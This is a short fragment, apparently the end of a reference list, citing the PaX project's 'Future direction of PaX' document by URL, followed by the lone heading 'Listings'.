[4] *Future direction of PaX* http://pax.grsecurity.net/docs/pax-future.txt

Listings